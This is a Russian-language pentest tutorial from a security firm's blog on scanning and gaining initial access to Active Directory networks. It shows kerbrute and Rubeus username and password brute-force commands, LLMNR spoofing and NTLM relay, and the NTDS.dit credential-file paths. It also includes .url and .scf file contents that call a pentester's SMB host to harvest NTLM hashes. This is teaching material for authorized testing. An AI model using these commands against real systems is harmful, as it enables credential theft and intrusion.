сканирование и получение доступа / Хабр

habr.com/ru/companies/bastion/articles/799529

secm3n

secm3n 11 мар в 23:40

Инфраструктурный пентест по шагам: сканирование и получение доступа

12 мин

14K
Туториал

Продолжение цикла статей, в котором мы раскрываем подходы к аудиту внутренней инфраструктуры. В предыдущей части подробно рассказывали про инструменты и методологии, которые используем в повседневной практике, а также про первый этап пентеста — разведку.

Эта статья целиком посвящена сканированию сетевой инфраструктуры — второму этапу пентеста, который следует после разведки. Если при разведке мы ищем IP-адреса и различные точки входа в инфраструктуру, то при сканировании — внимательно исследуем все найденное. Под катом вас ждет база — те вещи, которые должен знать каждый начинающий пентестер, занимающийся аудитами внутренней инфраструктуры.

Около 90% наших проектов связаны с доменом, поэтому сначала поговорим про работу с Active Directory. Начнем с терминологии и затем перейдем к практике.

Введение в Active Directory

Домен — это каталог со структурированной информацией об объектах. Объекты в данном контексте это компьютеры, пользователи, группы. Они объединены едиными политиками, в том числе в области безопасности. Ключевой элемент домена — это контроллеры домена. Они могут быть установлены либо только на чтение (read-only domain controller, RODC), либо и на чтение, и на запись (read/write domain controller RWDC).

В старых сетях использовалось разделение на главный (Primary Domain Controller, PDC) и резервный домен-контроллер (Backup Domain Controller, BDC). Изменения можно было вносить только на главный домен-контроллер, так что пентестеры работали с ним. Однако такой подход делал главный контроллер узким местом в архитектуре сети. Если он выходил из строя, то переставало работать чуть более, чем все. Начиная с Windows Server 2008, в Microsoft ушли от этого разделения. С тех пор любой контроллер является PDC — может писать изменения на себя и раздавать их всем остальным.

Протоколы Active Directory

LDAP, работающий на TCP-порту 389, — ключевой протокол в Active Directory, и у него есть ряд вариаций:

- LDAPS — TCP 636;
- LDAP Global Catalog — TCP 3268;
- LDAPS Global Catalog — TCP 3269.

В последнее время мы часто имеем дело с SSL-версией LDAP на 636 порту. Ее можно встретить при изучении глобальных каталогов (серверов), которые объединяют несколько доменов в лес. Такой сервер-каталог хостит на себе все объекты леса, и может быть доступен как по обычному протоколу, так и по протоколу SSL. Ниже вы увидите, насколько важно обращаться именно к этому каталогу. Кроме того, в версии Windows Server 2008.02 появилась альтернатива LDAP — **протокол ADWS** (TCP 9389). Он также может пригодиться при пентесте.

У нас были ситуации, когда LDAP на домен-контроллерах был недоступен, в то время как ADWS прекрасно работал и позволял реализовать привычные атаки. Однако, для работы с LDAP используют такие инструменты, как Power View или BloodHound, а с ADWS по умолчанию работает штатный инструмент Windows — модуль Powershell Active Directory из оснастки RSAT (remote system administration tool).

Помимо LDAP и ADWS существует **SAMR** (Security Account Manager Remote). Его в основном используют команды, начинающиеся с net: net user /domain, net accounts /domain и так далее.

Это протокол, по которому можно получать доступ к базе данных SAM на удаленном компьютере. В случае с доменом — это NTDS, а в случае с обычным компьютером — доступ к локальным учетным записям. Так что, если у вас нет доступа по SMB, но есть необходимые права, можно попробовать прочитать SAM по SAMR. Для удаленного подключения к SAM по этому протоколу можно использовать небольшую утилиту на Python — Samdump.

Как видите, даже если админы компании пытаются предпринять максимально жесткие меры безопасности, невозможно полностью ограничить доступ по всем протоколам. Так или иначе, в Active Directory найдутся лазейки.

Domain shares

Еще одним объектом интереса для пентестера выступают ключевые папки в домене — две шары, без которых домен не будет работать: SYSVOL и netlogon.

SYSVOL располагается по пути \\SYSVOL, там расположены файлы групповых политик.

В **netlogon** хранятся файлы скриптов. Путь к папке: \\SYSVOL\\scripts — по сути, alias на папку netlogon. Здесь нет дублирования — это просто жесткая ссылка.

SID

Что касается основных принципалов, то как правило работа с учетными записями, группами и машинами происходит по SID'у (Security Identifier), который есть у каждого домена. Например:

```
S-1-5-21-925733860-4244811239-9853295161-1000
```

SID состоит из нескольких частей:

- s — security descriptor;
- 1 — версия;
- 5 — говорит о том, что SID относится к Windows (всего существует шесть таких типов от 0 до 5);
- 21 — сигнализирует о том, что SID принадлежит доменной инфраструктуре;
- далее — набор цифр, который идентифицирует домен;
- последние 4 цифры — идентификатор RID (Relative Identifier), который идентифицирует пользователя (для обычных пользователей в домене он всегда больше 1000, так как RID меньше 1000 всегда зарезервированы под так называемые хорошо известные SID'ы).

Существует ряд идентификаторов, которые стоит держать в голове в ходе каждого пентеста:

- Administrator-> S-1-5-21-domain-500
- Domain Admins-> S-1-5-21-domain-512
- Domain Users-> S-1-5-21-domain-513
- Domain Computers-> S-1-5-21-domain-515
- Enterprise Admins-> S-1-5-21-root domain-519

Дело в том, что существуют инструменты, которые не резолвят SID'ы в имена, например Certify, который работает с центром сертификации.

Сканирование на практике

Теперь перейдем к тому как проверить учетную запись на членство в группах, осуществить аутентификацию Kerberos, произвести разведку Active Directory без учетной записи, найти хосты и проверить инфраструктуру на уязвимости.

Проверяем группы

На первом этапе, в ходе разведки мы получили первоначальную учетную запись. Ее, а также все скомпрометированные в дальнейшем учетки, необходимо проверить на членство во встроенные в Active Directory группы. Особый интерес представляют:

- Protected Users — для этой группы запрещено делегирование и использование NTLM. Только Kerberos, только AES.
- DNSAdmins — с этими учетными записями долгое время был связан интересный вектор атаки DLL injection, но сейчас вышла заплатка, которая мешает его эксплуатации.
- Account Operators — могут не только управлять учетными записями, но и изменять состав группы Server Operators.
- Server Operators — в свою очередь могут аутентифицироваться на контроллерах домена и управлять файлами. Например, забрать оттуда ntds.dit.
- Backup Operators — могут аутентифицироваться на контроллерах домена и управлять файлами. Причем, даже если настройки по умолчанию изменены, и Backup Operators не может ходить на домен-контроллер, управлять файлами он будет. С помощью такого аккаунта можно, скажем, внести коррективы в групповую политику, расширив права нужных учетных записей.
- Print Operators — может аутентифицироваться на контроллерах домена по RDP. Попадается крайне редко.

Основное хранилище учетных записей в Active Directory — это файл NTDS. Он представляет собой базу данных, дерево с зашифрованной информацией. Файл NTDS расположен по пути: C:\Windows\NTDS\ntds.dit Буткей от него хранится в файле system, который находится по адресу C:\Windows\System32\config\SYSTEM Однако, иногда NTDS переносят — тогда его поиски может облегчить ветка реестра: HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" /v "DSA Database file"

Проводим аутентификацию

Аутентификация в Active Directory работает через два протокола: NTLM и Kerberos.

NTLM-протокол

NTLM-протокол действует по принципу оклик-ответ.

1. Пароль пользователя хэшируется при помощи функции MD4 — получается так называемый NT-хэш.
2. домен-контроллер отправляет клиенту оклик, который шифруется NT-хэшем и возвращается домен-контроллеру.
3. Так как домен-контроллер держит у себя на NTDS NT-хэш, он может расшифровать и проверить, правильно ли все было зашифровано.

Здесь есть особенность: в домене при обращении к ресурсам по IP-адресу всегда используется NTLM, а при обращении по по имени (или по FQDN) применяется Kerberos. Следовательно, бывают такие случаи, когда ресурс не отвечает на обращения по IP-адресу, но реагирует на обращение по имени. Один из самых быстрых способов проверить успех аутентификации:

```
dir \\dc01\C$ - Kerberos dir \\192.168.1.5\C$ - NTLM
```


Kerberos-протокол

Kerberos оперирует Ticket Granting Ticket (TGT) и TGS (Ticket-Granting Server) — билетами. Его основными принципалами являются пользователи, желающие получить доступ, сервис и домен-контроллер, на котором крутится KDC-служба (Key Distribution Center).

Аутентификация при помощи Kerberos происходит так:

1. Пытаясь получить доступ к сервису, клиент шифрует своим NT-хэшем пароля временную метку, и затем отправляет ее домен-контроллеру.
2. Зная NT-хэш, контроллер расшифровывает эту метку, убеждается, что он попадает в определенный диапазон времени (порядка 5 минут)
3. Если все впорядке, контролер отправляет в ответ некую структуру данных. Она состоит из билета (подписан и зашифрован на хэше учетной записи к KRBTGT) и сессионного ключа (тоже зашифрован NT-хэшем пользователя).

4. Пользователь расшифровывает эту структуру и забирает сессионный ключ;
5. Пользователь делает новый запрос, в котором указывает, к какому именно сервису он хочет получить доступ, указывает в нем SPN, а также отправляет в этом запросе TGT, подписанный сессионным ключом.
6. Контроллер возвращает TGS (Service ticket), подписанный на хэше той сервисной учетной записи, от имени которой запущен сервис на сервере.
7. После этого клиент может обратиться к сервису, предъявить TGS и получить доступ.



Аутентификация Kerberos

Важно, что при этом сервису вовсе не обязательно общаться с контроллером домена, потому что у него есть секрет — хэш его учетной записи. Он может самостоятельно расшифровать TGS и убедиться в том, что данный пользователь имеет право на доступ.

Билеты Kerberos

По умолчанию билет живет 8 часов, но если пользователь находится в группе Protected Users, срок жизни его билета вдвое короче — всего 4 часа. Обмен билетами происходит на рабочих для Kerberos портах 88 UDP и TCP. UDP и TCP

464 (key password) — это порт, по которому происходит смена паролей доменных учетных записей. Кстати, его также использует утилита Rubeus для смены пароля пользователя.

В актуальных версиях протокола как дополнение к билету используется дополнительная структура аутентификации — PAC — сертификат атрибута привилегий. PAC содержит информацию о членстве в группах, правах пользователя, а также несколько подписей, которые позволяют проверить целостность данных билета и самого сертификата.

По умолчанию такая проверка происходит раз в 20 минут и это несколько усложняет эксплуатацию поддельных билетов. Если обычно Golden Ticket можно пользоваться очень долго, то если выписать себе такой билет для домена с активной проверкой PAC, через 20 минут он перестанет работать. Впрочем, это не мешает повторить атаку.

Ошибки Kerberos

В процессе аутентификации Kerberos встречается ряд ошибок, которые могут быть нам полезны для проведения предварительных атак:

- KDC_ERR_PREAUTH_FAILED: Incorrect password (неверный пароль);
- KDC_ERR_C_PRINCIPAL_UNKNOWN: Invalid username (неверное имя — особенно полезная для нас ошибка);
- KDC_ERR_WRONG_REALM: Invalid domain (неверный домен — может появиться, если выписывать Golden Ticket на пользователя, который не существует);
- KDC_ERR_CLIENT_REVOKED: Disabled/Blocked user (отключенный или заблокированный пользователь).

Производим сканирование Active Directory

Располагая базовой учетной записью без каких либо прав и привилегий, можно выяснить достаточно много информации о домене, в котором находится компьютер.

Ищем контроллер домена

Через переменные окружения, через WMI можно выяснить имя домена.

```
$env:USERDNSDOMAIN (Get-WmiObjectWin32_ComputerSystem).Domain
```

Зная имя домена, можно поискать контроллер домена по портам. Если компьютер в домене, можно запросить его через nltest.

```
nmap -p88,389,636 --open 10.10.10.0/16 nltest/dsgetdc Get-
WMIObjectWin32_NTDomain | findstr DomainController
_ldap._tcp.dc._msdcs.Domain_Name
```

Ищем хосты

Зачастую полезно знать, какие хосты существуют в сети. Для того, чтобы выяснить это без учетной записи существует только один рабочий способ — воспользоваться некорректными настройками Transfer Zone. Это механизм, с помощью которого DNS-сервера передают друг другу информацию о зонах. Если он настроен неправильно, то при помощи команды nslookup ls -d можно вызвать не авторизованные, идентифицированные Transfer Zone и получить список всех имен и IP-адресов домена.

Ищем имена учетных записей

Прежде всего подходящие имена стоит поискать в интернете, **на доменах компании**. Там часто упоминаются адреса электронной почты. Проанализировав их написание, можно узнать так называемую конвенцию — то, как в данной компании принято писать имена сотрудников.

Выяснив конвенцию, мы готовим словарь. У нас есть предварительно собранные словари объемом под миллион комбинаций: мужское-женское имена, фамилии и т. д. Однако перед использованием их нужно подогнать под правила написания, принятые в компании. Затем мы проверяем, какие учетные записи существуют через Metasploit, Kerbrute или Rubeus (последний просит указать пароль). Иногда в больших инфраструктурах таким образом мы находим сотни учетных записей.

Нужно иметь в виду, что такой перебор оставляет следы в журнале, но в остальном эти утилиты при настройках по умолчанию работают достаточно скрытно.

Впрочем можно обойтись и без них. Так, мы ищем **панели администрирования**, например для принтеров и МФУ, в которых часто есть адресные книги, откуда можно вытащить имена учетных записей. Иногда там может быть настроен сервис отправки писем на почту или на шару. Из некоторых версий принтеров можно извлечь пароль от учетных записей для подключения к SMB. Если это не помогает, то мы задействуем **LLMNR-spoofing** — это атака на подмену DNS-имен.

- Linux: responder
- Windows: Invoke-Inveigh

С ее помощью можно получить имя существующей учетной записи и хэш первой или второй версии (NTLMv1 и NTLMv2).

Для первой версии возможно восстановление через радужные таблицы NT-хэша этого пользователя или машины, за которым следует атака Pass-The-Hash. Со второй версией сложнее — приходится либо брутить, либо релеить на что-то. Например, можно перенаправить хэш домен-контроллера на сервер центра сертификации при помощи NTLMRelayX, получить соответствующий сертификат и аутентифицироваться с его помощью через Rubeus.

Еще один путь получения актуальных имен — **подключение по RDP без механизма NLA** (Network Level Authentication). Он утрачивает актуальность, но в старых версиях Windows Server в окне приветствия можно было посмотреть, какие учетные записи существуют. Можно было походить по всем RDP-хостам, запросить попытку аутентификации по RDP и собрать достаточно большое количество имен учетных записей для дальнейшего брутфорса.

> Был интересный случай из практики. В одном проекте по пентесту, когда еще не было NLA, мы никак не могли получить учетную запись. При попытке подключиться по RDP к одному серверу, когда у нас появился экран приветствия, мы решили попробовать нажать на значок специальных возможностей (с настройками для людей с ограничениями слуха, зрения и т. д). И как же мы удивились, когда в контексте системы появилось CMD-окно. Видимо, кто-то в свое время забыл пароль… С тех пор мы всегда проверяем этот значок — так, на всякий случай

Кроме того, вышеупомянутая **ошибка Kerberos invalide name** позволяет нам провести атаку Kerbrute, нацеленную на то, чтобы узнать, какие учетные записи существуют и не существуют.

```
kerbruteuserenum-d <domain> <userList>; use
auxiliary/gather/kerberos_enumusers; Rubeus.exe brute
/users:user_list.txt/domain:test.local/password:Qwerty1234.
```

Подбираем пароли

Собрав список существующих учетных записей, можно применить Password Spraying — целенаправленно атаковать их используя списки распространенных паролей и такие инструменты, как Crackmapexec, Rubeus и Metasploit.

Обычно мы проверяем не больше трех-четырех паролей за раз, ведь в Active Directory по умолчанию установлен порог в пять неудачных аутентификаций, после которого учетная запись блокируется на полчаса.

Кроме того, имея список учетных записей, можно попробовать Asreproasting с использованием Rubeus или Get-UsersSPN.py/exe. Если у одной из этих учетных записей отключена преаутентификация, с помощью этой техники, мы получим соответствующий билет, с помощью которого методом перебора можно восстановить пароль.

Проверяем инфраструктуру на уязвимости

На этом этапе пентеста мы всегда проверяем инфраструктуру на наличие популярных уязвимостей:

- Zerologon (CVE-2020-1472);
- Bluekeep (CVE-2019-0708);
- ProxyShell (CVE-2021-34473);
- EternalBlue (CVE-2017-0144), пускай она и теряет актуальность.

Различные CVE и эксплойты для эксплуатации тех или иных уязвимостей можно найти на этих ресурсах:

- https://vulners.com/
- https://sploitus.com/

- https://www.exploit-db.com/ (представлен в Kali под именем SearchSploit)
- https://spyse.com/
- zero day today

Еще один интересный вектор — уязвимости и различные баги во внутренних веб-сервисах. Порой они могут обеспечить успешность всего пентеста. Один такой случай, связанный с .NET-приложением мы подробно описали в отдельной статье.

Используем права на запись

Еще один вариант доступа к инфраструктуре, можно реализовать если у вас по какой-то причине есть право на запись в папку веб-сервера или в общедоступную сетевую папку.

Доступ на запись в папку веб-сервера

На одном из недавних проектов мы обнаружили возможность записывать данные в папку веб-сервера IIS без авторизации. Мы сделали ASPX-файл, загрузили его на сервер и обратились к нему через браузер. Таким образом мы получили возможность исполнять команды в рамках контекста веб-сервера, а он, так же, как MS SQL, имеет привилегию имперсонализации. Мы сделали имперсонализацию и поднялись до системных привилегий. Создали себе учетную запись, зашли на этот веб-сервер через парадную дверь и начали продвигаться по инфраструктуре.

Доступ на запись в общедоступную сетевую папку

В случае общедоступных сетевых папок можно использовать SSRF-примитивы. Например, **создать url-файл:**

```
[InternetShortcut] URL=whatever WorkingDirectory=whatever IconFile=\\
<PentesterIP>\file.icon IconIndex=1
```

Или **SCF-файл такого содержания:**

```
[Shell] Command=2 IconFile=\\<PentesterIP>\Share\file.ico[Taskbar]
Command=ToggleDesktop
```

Идея заключается в следующем. Эти файлы пытаются скачать на себя иконку, за которой они приходят на наш SMB-сервер. Там запущен респондер, с помощью которого мы забираем NTLMv1 или NTLMv2 хэш — дальше его можно брутить или релеить.

Польза этих примитивов в том, что жертве даже не нужно их скачивать и запускать — достаточно просто зайти в папку, где они лежат, и мы получим хэш. Следовательно, для файла можно выбрать такое название, чтобы он был первым в списке эксплорера — например, начинающееся с восклицательного знака. Если поместить его в популярную общую папку, таким способом можно собрать десятки, если не сотни хэшей. Правда, практика показывает, что антивирусы все чаще детектируют такие закладки. Вероятно, со временем они потеряют эффективность.

На этом заканчивается вторая часть разбора наших подходов к аудиту внутренней инфраструктуры. Подписывайтесь на наш блог, чтобы не пропустить продолжение. В следующей статье я продолжу рассказ про сканирование, на этот раз с полноправной учетной записью, расскажу про повышение привилегий и горизонтальное перемещение по инфраструктуре.

P.S. Текст основан на серии лекций, которые прошли в Бастион в рамках программы летней стажировки для начинающих безопасников. Мы обязательно объявим об открытии нового потока, следите за обновлениями блога.